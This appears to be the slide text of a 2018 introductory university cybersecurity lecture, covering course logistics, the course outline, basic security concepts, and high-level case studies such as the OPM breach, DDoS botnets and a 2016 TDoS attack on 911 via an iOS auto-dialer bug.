

A CRYPTO NERD'S  
IMAGINATION:

HIS LAPTOP'S ENCRYPTED.  
LET'S BUILD A MILLION-DOLLAR  
CLUSTER TO CRACK IT.

NO GOOD! IT'S  
4096-BIT RSA!

BLAST! OUR  
EVIL PLAN  
IS FOILED!




WHAT WOULD  
ACTUALLY HAPPEN:

HIS LAPTOP'S ENCRYPTED.  
DRUG HIM AND HIT HIM WITH  
THIS \$5 WRENCH UNTIL  
HE TELLS US THE PASSWORD.

GOT IT.





# **Lecture 1: Introduction to Cyber Security For a Converged World**

---

**August 28, 2018**

**Dr. Dan Massey**

# Essential Course Resources

- Teaching Team
  - Prof. Dan Massey, [Daniel.Massey@Colorado.Edu](mailto:Daniel.Massey@Colorado.Edu), ECCR 1B18,  
Office Hours Tuesday 2:00-3:00pm, Wednesday noon-1pm, and by Appointment
- Textbook: Computer Security: Principles and Practice, 4<sup>th</sup> Edition
  - William Stallings and Lawrie Brown
  - Pearson, 2017, ISBN 978-0134794105
- Course Website: CU CANVAS
  - Weekly Homework Due on Friday in Recitation
  - *First Homework is Posted, Due Friday August 31*
  - Course Projects (Teams of 5) Posted on CANVAS. Project for each Module
  - Syllabus With Timeline and Reading
  - Lecture Slides
- Weekly Recitation Section
  - Hand in weekly homeworks
  - Review homework solutions. Solutions will **NOT BE POSTED**
  - Review course material, no new material introduced

# Course Structure and Grading

- Weekly Homework Assignments: 15% of your grade
  - Weekly, except for midterm week and fall break so roughly 1% per HW.
  - Essential to do well on the exams
- Midterm Exam: 30% of your grade.
  - In class on Tuesday October 23
  - Based on material in weeks 1-8. Closed book. One page of notes.
- Final Exam: 30% of your grade.
  - University scheduled final exam time.
  - Covers entire course, emphasis on weeks 8-16. Closed book. Two pages of notes.
- Course Projects: 25% of your grade.
  - Work in teams of 5
  - Based on Course Knowledge Areas
  - Reliance on Virtual Machines
    - Examples include Kali Linux - <https://www.kali.org>

# Course Outline (1/2)

- See the Syllabus in the CANVAS Website
- **Cross Cutting Fundamentals:** (10% of course, 1.5 weeks)
  - Confidentiality, Integrity, Availability, Risk Management, and Adversarial Thinking.
  - Security Models and The NIST Cybersecurity Framework
  - Cybersecurity Application Domains:
- **Data Security** (25% of course, 4 weeks)
  - Basic Cryptography and Key Management:
  - Authentication:
  - Data Integrity:
  - Access Control:
  - Privacy:
  - Data Storage and Physical Security:
- **Software Security and Assurance** (20% of Course, 3.5 weeks)
  - Software Design and Assurance Introduction:
  - Representative Software Errors and Malware:
  - The Top 10 Software Security Design Flaws:
  - Software Security for Embedded Systems:
  - Software Assurance Techniques:
  - Software Lifecycle and Software Updates:

# Course Outline (2/2)

- See the Syllabus in the CANVAS Website
- **System and Network Security** (25% of Course, 4 weeks)
  - System and Network Design Overview:
  - Industrial Control Systems and Cyber Physical Systems:
  - Secure System Design:
  - Secure Communication Protocols:
  - Availability and Denial of Service:
  - Computer Network Defense:
- **Human, Organizational, and Societal Security**  
(20% of course, 3 weeks)
  - Identity and Identity Management:
  - Usable Security and Social Engineering:
  - Compliance and Policy:
  - Vulnerability Analysis and Auditing:
  - Risk Management:

# Course Organization Questions?

# Why Work In Cybersecurity?

- 1.8 million workforce shortage by 2022
  - “A Human Capital Crisis in Cybersecurity”. [http://www.nationalcyberwatch.org/ncw-content/uploads/2016/03/101111\\_Evans\\_HumanCapital\\_Web-2-1.pdf](http://www.nationalcyberwatch.org/ncw-content/uploads/2016/03/101111_Evans_HumanCapital_Web-2-1.pdf)
  - “Center for Safety and Cybersecurity Education”. [https://iamcybersafe.org/research\\_millennials/](https://iamcybersafe.org/research_millennials/)
- Colorado employers posted 9,487 cybersecurity jobs last year
  - CyberSecurity jobs posted in a twelve month period ending Sept 2017
  - “Cybersecurity workers in high demand across Colorado”  
<https://www.csbj.com/2017/11/10/cybersecurity-workers-high-demand-across-colorado/>
- Cybersecurity professionals report an average salary that is nearly three times the national median income
  - “Cybersecurity Pros in High Demand, Highly Paid and Highly Selective”  
<https://www.cio.com/article/2383451/careers-staffing/cybersecurity-pros-in-high-demand--highly-paid-and-highly-selective.html>

# CIA: Traditional Cybersecurity Concepts



# Extended Cybersecurity Concepts

- **Confidentiality.** Rules that limit access to system data and information to authorized persons.
- **Integrity.** Assurance that the data and information are accurate and trustworthy.
- **Availability.** The data, information, and system are accessible.
- **Risk.** Potential for gain or loss.
- **Adversarial Thinking.** A thinking process that considers the potential actions of the opposing force working against the desired result.
- **Systems Thinking.** A thinking process that considers the interplay between social and technical constraints to enable assured operations.




# US OPM Data Breach

Nation State Adversary Gains Access to Personnel Data



Private data on anyone who has or applied for a clearance.  
Current and past addresses, all international trips,  
fingerprints, lists of relatives, other sensitive data

# What do these companies have in common?



Google





Windows

sourceforge

GitHub



# What do these companies have in common?



**They all had a publicly disclosed software update hack!**


# DDoS Attacks: Distributed Denial of Service Attacks



Victim is overwhelmed. Examples include:

- 400 Gbps traffic to 10 Gbps access link
- Millions of requests to server designed for thousands
- Thousands 911 calls to system designed for hundreds

Both brute force and clever ways to overwhelm the target



Attack traffic originated from multiple locations throughout the Internet


Control Over Vast Number of Compromised Devices:  
Desktops, laptops, and even refrigerators!

<http://thehackernews.com/2014/01/100000-refrigerators-and-other-home.html>



Command and Control:  
Nation State, Criminal Organization,  
Hactivist groups, etc.

# TDoS Threat – Disable 911




# A Multi-State TDoS Attack on 9-1-1

- **INCIDENT:** *TDoS attack against PSAPS in multiple states.*
- **CAUSES:** *The attack was distributed/propagated through a Twitter mobile application.*
- **AFFECTED STATES:** *PSAPs in many states including Arizona, Texas, California, Florida, Washington State, Minnesota.*
- **DURATION:** *Approximately 10:00 p.m. on October 25, 2016 - 2:00 a.m. on October 26, 2016 local incident time.*

# Example Call Volume - Surprise, Ariz

911 call volume in Surprise, Ariz.

179 calls



SOURCE: SURPRISE POLICE DEPARTMENT

THE WALL STREET JOURNAL

# The Oct 2016 Malware

- The TDoS malware exploits an iOS WebView auto dialer bug.
  - After clicking, the malware blocks the phone's UI.
  - It causes iOS to open a second application while the phone is dialing the given number.
  - User has no control to cancel the call.
- The bug was first discovered in 2008 by Collin Mulliner.
- It affects all iOS apps that embed WebView.
- The malware is written using Java script.

